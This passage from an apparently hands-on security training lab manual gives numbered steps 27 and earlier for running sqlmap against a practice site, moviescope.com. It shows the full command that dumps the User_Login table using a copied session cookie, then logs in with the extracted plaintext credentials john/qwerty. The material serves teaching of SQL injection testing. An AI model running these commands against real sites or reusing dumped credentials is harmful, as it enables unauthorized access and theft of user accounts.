
22. Now, you need to retrieve the table content of the column **User_Login**.

23. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope -T User_Login --dump** and press **Enter** to dump all the **User_Login** table content.




24. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.

25. You will see that under the **password** column, the passwords are shown in plain text form.




26. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.




27. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

> Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

